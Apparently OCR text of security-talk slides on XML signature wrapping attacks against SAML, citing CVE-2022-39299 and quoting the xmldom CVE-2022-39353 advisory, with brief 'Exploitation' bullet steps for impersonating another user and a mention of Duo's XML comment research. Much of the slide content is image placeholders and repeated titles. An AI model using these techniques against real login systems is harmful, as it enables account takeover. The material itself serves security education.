


XML Signature Shenanigans


XML Signature Shenanigans




XML Signature Shenanigans




XML Signature Shenanigans



XML Signature Shenanigans



XML Signature Shenanigans




XSW x2

Exploitation:

- Get a SAMLAssertion
- Use XSW to become another user
- Profit

XML Signature Shenanigans (CVE-2022-39299)



XML Signature Shenanigans (CVE-2022-39299)

CVE-2022-39353 PUBLISHED

View JSON


xmldom allows multiple root nodes in a DOM

Important CVE JSON 5 Information +


Assigner: GitHub M
Published: 2022-11-02 **Updated:** 2023-01-01

xmldom is a pure JavaScript W3C standard-based (XML DOM Level 2 Core) `DOMParser` and `XMLSerializer` module. xmldom parses XML that is not well-formed because it contains multiple top level elements, and adds all root nodes to the `childNodes` collection of the `Document`, without reporting any error or throwing. This breaks the assumption that there is only a single root node in the tree, which led to issuance of CVE-2022-39299 as it is a potential issue for dependents. Update to @xmldom/xmldom@~0.7.7, @xmldom/xmldom@~0.8.4 (dist-tag latest) or @xmldom/xmldom@>=0.9.0-beta.4 (dist-tag next). As a workaround, please one of the following approaches depending on your use case: instead of searching for elements in the whole DOM, only search in the `documentElement`or reject a document with a document that has more then 1 `childNode`.

XML Signature Shenanigans (CVE-2022-39299)



XML Signature Shenanigans (CVE-2022-39299)



XSW III

Exploitation:

- Get a Signed Response
- Add your unsigned Assertion
- Profit

XML Comments

Discovered by the Duo team:


https://duo.com/blog/duo-finds-saml-vulnerabilities-affecting-multiple-implementations (~2017/2018)

<!-- COMMENT -->

